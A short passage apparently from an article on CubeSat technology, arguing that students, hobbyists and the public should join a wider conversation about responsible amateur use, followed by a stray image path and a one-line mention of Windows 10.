The challenge here, of course, is ensuring that what an amateur community considers to be responsible, actually is. Here's where there needs to be a much wider public conversation that extends beyond government agencies and scientific communities to include students, hobbyists, and anyone who may potentially stand to be affected by the use of CubeSat technology.

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
Windows 10



Windows 10 developed by Microsoft.